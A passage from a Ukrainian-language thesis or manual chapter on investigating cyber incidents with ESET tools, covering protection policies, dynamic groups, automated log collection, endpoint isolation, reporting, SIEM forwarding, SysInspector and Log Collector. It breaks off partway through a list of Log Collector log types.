Також описано вимоги до систем для інсталяції цих продуктів, що допомагає ефективно інтегрувати їх у корпоративну інфраструктуру. Використання цих інструментів дозволяє досягти високого рівня захисту, швидко реагувати на інциденти та запобігати їхнім наслідкам.

3 РОЗРОБЛЕННЯ ТЕХНОЛОГІЙ ТЕХНОЛОГІЯ РОЗСЛІДУВАННЯ КІБЕРІНЦИДЕНТІВ ЗА ДОПОМОГОЮ РІШЕНЬ ESET

3.1 Основні етапи розслідування кіберінцидентів: підготовка, виявлення, аналіз та реагування

Політика агресивного моніторингу та реагування та захист від змін параметрів

Для забезпечення максимальної безпеки під час реагування на кіберінциденти необхідно створити та впровадити політику агресивного моніторингу та реагування. Це включає активацію всіх модулів захисту в налаштуваннях продукту. Зокрема, потрібно увімкнути максимальний рівень моніторингу для виявлення та блокування шкідливого програмного забезпечення (Malware). Крім цього, слід активувати виявлення потенційно небажаних (PUA), підозрілих (SA) та потенційно небезпечних додатків (PSA). Ці параметри допоможуть знизити ризик проникнення шкідливих програм через недостатньо захищені точки. (Рис.3.1.)



Рис.3.1. Матриця захисту та звітності

Також важливо ввімкнути додаткові технології, такі як Runtime Packers та Advanced Heuristics/DNA Signatures, які дозволяють виявляти навіть найскладніші види загроз. Для посилення захисту рекомендовано ввімкнути сканування поштових файлів та архівів, оскільки саме через них часто поширюються зловмисні програми. (Рис.3.2.)



Рис.3.2. Параметри Runtime Packers та Advanced Heuristics/DNA Signatures

Окрему увагу слід приділити брандмауеру (ESET Firewall). Якщо він був вимкнений, його необхідно активувати, щоб забезпечити додатковий бар'єр від зовнішніх атак. (Рис. 3.3.)



Рис.3.3. Параметр Firewall

Режим заміщення політик має бути вимкнений, щоб уникнути випадків, коли користувачі чи зловмисники змінять або відключать політику, що забезпечує жорсткий контроль за параметрами безпеки.

Крім того, слід переконатися, що служби ESET CMD та ESET RMM вимкнені. Це виключить ризик використання цих функцій для віддаленого управління або виконання зловмисних дій у вашій інфраструктурі. (Рис.3.4.)



Рис.3.4. ESET CMD, режим заміщення та ESET RMM

Щоб запобігти несанкціонованим змінам параметрів захисту, в політиках безпеки ESET Protect, ESET Management Agent та ESET Inspect Connector необхідно встановити пароль. Цей пароль захистить від можливості:

– Модифікувати критичні налаштування продукту.

– Видаляти програмне забезпечення.

– Відключати параметри безпеки чи агента управління.

Встановлення пароля гарантує, що лише уповноважені особи зможуть вносити зміни в параметри безпеки, тим самим підвищуючи загальний рівень захисту інфраструктури.(Рис.3.5.)

Рис.3.5. Захист паролем

Динамічні групи та моніторинг

В ESET Protect динамічні групи є ефективним інструментом для автоматизації управління кінцевими точками, що відповідають певним індикаторам компрометації. Завдяки цьому інструменту можна оперативно реагувати на підозрілі активності. Наприклад, для інцидентів, пов’язаних із

використанням Impacket, можна створити групу, яка автоматично об’єднуватиме машини, на яких зафіксовано активність, що відповідає цим індикаторам.

Щоб створити динамічну групу потрібно створити шаблон, в якому вказати активні виявлені об’єкти та ім’я виявленого об’єкти.(Рис.3.6.)



Рис.3.6. Шаблон динамічної групи

Після створення динамічних груп для них варто застосовувати політики агресивних дій. Одночасно слід налаштувати автоматичний збір журналів ESET Log Collector (ELC) та SysInspector для кожної кінцевої точки, яка потрапила до групи. Це забезпечить збереження журналів та їх подальший аналіз, що вкрай важливо, якщо зловмисник спробує видалити чи модифікувати дані. Збір журналів можна запускати в автоматичному режимі, створивши для цього окреме завдання з задачею збору діагностичних даних та параметрами запуску Log Collector.(Рис.3.7.)



Рис.3.7. Задача на віддалений збір журналів

Після створення завдання нам буде запропоновано створити тригер в якому ми вказуємо ціллю динамічну групу, яку створили, та тип тригеру вказуємо

приєднання до динамічної групи. Отже після того як пк потрапить до динамічної групи за певним критерієм, в нас це активне виявлення за тим ім'ям яке вказали в шаблоні, то на нього автоматично назначиться завдання по збору журналів.(Рис.3.8.)



Рис.3.8. Створення тригеру

Аналогічно до збору журналів потрібно налаштувати автоматичне сканування після попадання в динамічну групу. Оскільки після потрапляння в динамічну групу на пк застосовуються політики по агресивному виявленню та очищенню сканування відбудеться повторно та видалить все те що до цього було активно на пк.(Рис.3.9.)



Рис.3.9. Завдання сканування на вимогу

Не менш важливим є налаштування автоматичної ізоляції кінцевих точок. Це можна зробити через консоль ESET Protect, створивши завдання ізоляції для динамічної групи. Ізоляція дозволить мінімізувати ризики подальшого поширення загрози в мережі, водночас зберігаючи можливість адміністративного доступу до системи для проведення розслідування.(Рис.3.10.)



Рис.3.10. Завдання на ізоляцію

Автоматизація звітності є важливою складовою системного підходу до управління кіберінцидентами. Завдяки правильно налаштованим звітам можна забезпечити своєчасне інформування відповідальних осіб про виявлені загрози, стан системи та вжиті заходи реагування. Це сприяє оперативному прийняттю рішень, підвищенню прозорості процесів кіберзахисту та забезпечує документальну базу для аналізу.(Рис.3.11.)



Рис.3.11. Параметри шаблону звіту

Для підвищення ефективності звітності у ESET Protect важливо налаштувати її автоматичну генерацію за конкретними подіями та розкладом. Зокрема, рекомендується встановити параметр тригера «Вміст динамічної групи змінено», щоб звіти генерувалися кожного разу, коли до групи додаються чи виключаються кінцеві точки. Задайте періодичність оновлення звітів кожні 15 хвилин, що дозволить вчасно реагувати на нові інциденти.(Рис.3.12.)



Рис.3.12. Заплановані звіти

Звіти автоматично доставлятимуться на електронну пошту офіцерів безпеки. Для зручності отримувачів можна додати супровідний текст до листа, що пояснюватиме вміст звіту. Текст можна налаштовувати залежно від внутрішніх стандартів організації.(Рис.3.13.).



Рис.3.13. Параметри доставки звітів

Узагальнюючи, впровадження запропонованих заходів дозволить суттєво зміцнити кібербезпеку організації. Система агресивного моніторингу, автоматизація збору журналів, налаштування динамічних груп та політик реагування, а також регулярна автоматизована звітність забезпечать швидке виявлення та реагування на кіберінциденти. Це не лише мінімізує ризик успішних атак з боку зловмисників, але й створить основу для постійного вдосконалення процесів кіберзахисту, дозволяючи залишатися на крок попереду сучасних загроз.

3.2 Використання ESET для збору доказів та аналізу шкідливих файлів

Цифрові докази є критично важливими елементами в розслідуванні кіберінцидентів. Вони включають журнали системних подій, зразки шкідливого програмного забезпечення, файли конфігурацій, дані мережевого трафіку та інші артефакти, які можуть бути використані для визначення джерела атаки, механізмів її виконання та потенційних наслідків. Без зібраних та належним чином оброблених доказів ефективне розслідування, притягнення до відповідальності зловмисників або відновлення нормальної роботи системи стає практично неможливим.

Рішення ESET, такі як ESET Inspect, ESET Protect, ESET SysInspector, ESET Log Collector та ESET Vulnerability Checker (Vulncheck), пропонують потужні інструменти для збору, аналізу, ідентифікації вразливостей та збереження цифрових доказів. Їхня інтеграція у процеси кіберзахисту значно підвищує ефективність виявлення загроз, ідентифікації ризиків та забезпечення цілісності зібраних даних.

Додаткова інтеграція з SIEM системами суттєво підсилює процеси збору доказів та аналізу журналів. SIEM-системи забезпечують централізоване збирання, зберігання та аналіз подій з різних джерел, що допомагає ефективно реагувати на інциденти безпеки та зберігати цифрові докази.

Інтеграцію з SIEM можна налаштувати через розширені параметри конфігурації. Для цього необхідно перейти до розділу Розширені налаштування в консолі ESET Protect та активувати параметр Syslog Server. У налаштуваннях підключення слід вказати IP-адресу або hostname сервера SIEM, до якого буде пересилатися інформація, порт підключення та формат передачі даних Syslog або BSD, залежно від вимог SIEM-системи.(Рис.3.14.)



Рис.3.14. Налаштування SysLog

Додатково варто перевірити, які саме події необхідно пересилати, та налаштувати відповідний рівень деталізації. Цей підхід забезпечує централізоване збирання та аналіз журналів, що значно спрощує моніторинг кіберзагроз.

Налаштування параметрів збереження та збору даних в ESET Inspect є критично важливими для ефективного моніторингу, аналізу та розслідування кіберінцидентів. Параметри, такі як тривалість збереження даних низького рівня та

виявлень, дозволяють оптимально управляти обсягом бази даних, забезпечуючи доступ до історичних даних для ретроспективного аналізу.

Різні режими збору даних — від збереження всіх подій до вибіркового збору лише ключових інцидентів — дають змогу гнучко налаштовувати систему відповідно до потреб організації. Для детальних розслідувань рекомендовано зберігати всі доступні дані, що дозволяє аналізувати навіть ті події, які спочатку не були ідентифіковані як підозрілі. Водночас регулярний перегляд налаштувань та очищення бази даних забезпечують баланс між обсягом збережених даних та продуктивністю системи.(Рис.3.15.)

Опції збору даних:

– Store all available data (Зберігати всі доступні дані) - створює велику базу даних і дозволяє розслідувати навіть ті події, які не були позначені як підозрілі.

– Store the most important data (Зберігати найважливіші дані) - Обмежує збір даних до подій, які безпосередньо стосуються процесів, але ігнорує низькорівневі події.

– Store only data directly related to detections (Зберігати тільки дані, пов'язані з виявленнями) - оптимальний вибір для організацій, яким потрібен мінімальний обсяг зібраних даних для скорочення ресурсів бази.

– Custom (Індивідуальні налаштування) - Дозволяє вручну налаштовувати, які типи даних збирати. Корисно для специфічних сценаріїв розслідування.



Рис.3.15. Параметри збереження даних

ESET SysInspector

ESET SysInspector є потужним інструментом для збору та аналізу системної інформації, який широко використовується для діагностики комп'ютерів у контексті забезпечення безпеки. Він дозволяє отримати детальну картину стану системи, виявляти потенційно небезпечні компоненти та визначати причини проблем у роботі пристрою.

Однією з ключових функцій ESET SysInspector є аналіз запущених процесів. Інструмент надає користувачеві повний перелік активних процесів із зазначенням їхнього рівня ризику. Це допомагає швидко ідентифікувати підозрілі програми, які можуть бути шкідливими чи небажаними.

Також ESET SysInspector пропонує модуль для перевірки мережевих підключень. Завдяки цьому можна отримати інформацію про відкриті порти, активні мережеві сервіси та поточні підключення. Це дозволяє виявляти аномалії у мережевій активності, що можуть вказувати на зловмисну діяльність.

Ще одним важливим компонентом є огляд ключів реєстру Windows. Інструмент дозволяє аналізувати зміни у системному реєстрі, які часто

використовуються шкідливими програмами для збереження своїх налаштувань або забезпечення стійкості в системі.

Окрім цього, SysInspector надає інформацію про активні сервіси та драйвери, що можуть впливати на стабільність чи безпеку системи. Завдяки цьому можна виявляти несумісні чи небажані компоненти, які можуть викликати конфлікти або стати вектором атаки.(Рис.3.16.)



Рис.3.16. Інтерфейс ESET SysInspector

Таким чином, ESET SysInspector є незамінним інструментом для проведення розслідування кіберінцидентів та аналізу шкідливих програм. Він забезпечує глибокий рівень деталізації, що дозволяє фахівцям швидко реагувати на загрози та відновлювати роботу системи.

ESET Log Collector

ESET Log Collector — це спеціалізований інструмент для автоматичного збирання діагностичної інформації з комп’ютерів, на яких встановлені продукти ESET. Цей інструмент суттєво спрощує процес збору необхідних даних для

діагностики та аналізу кіберінцидентів, дозволяючи ефективно використовувати його як частину комплексної стратегії кіберзахисту.

Однією з ключових переваг ESET Log Collector є можливість автоматизованого збирання даних. Це включає журнали подій системи, налаштування продуктів ESET, файли дампу пам’яті та інші критично важливі системні журнали. Інструмент також може зберігати зібрану інформацію у форматі, зручному для подальшого аналізу, забезпечуючи її цілісність та доступність.

ESET Log Collector легко інтегрується з іншими рішеннями ESET, такими як ESET Inspect або ESET Protect, що дозволяє використовувати його у широкому спектрі сценаріїв, від оперативного реагування до довгострокового моніторингу інфраструктури. Інструмент може бути налаштований на автоматичний запуск під час виникнення підозрілих подій, наприклад, при виявленні шкідливих програм чи аномальної поведінки системи.

Крім цього, ESET Log Collector дозволяє адміністраторам віддалено запускати збір даних через консоль управління, що є важливим у великих розподілених мережах. Зібрані журнали можуть бути передані до служби технічної підтримки ESET або проаналізовані внутрішньою командою безпеки організації.

ESET Log Collector збирає широкий спектр діагностичних даних, які є ключовими для аналізу та розслідування кіберінцидентів. Це включає такі категорії інформації:

– Журнали виявлення загроз - детальна інформація про виявлені шкідливі файли, потенційно небажані програми, підозрілі дії тощо.

– Журнали сканування - відомості про виконані перевірки, їхній статус, результати та застосовані дії.

– Журнали оновлень - історія оновлення баз даних вірусних сигнатур та модулів програмного забезпечення.

– Журнали брандмауера (Firewall) - дані про заблоковані чи дозволені з'єднання, правила застосування брандмауера.

– Журнали HIPS (Host-based Intrusion Prevention System) - відомості про правила HIPS, їхнє виконання та потенційно небезпечну поведінку.

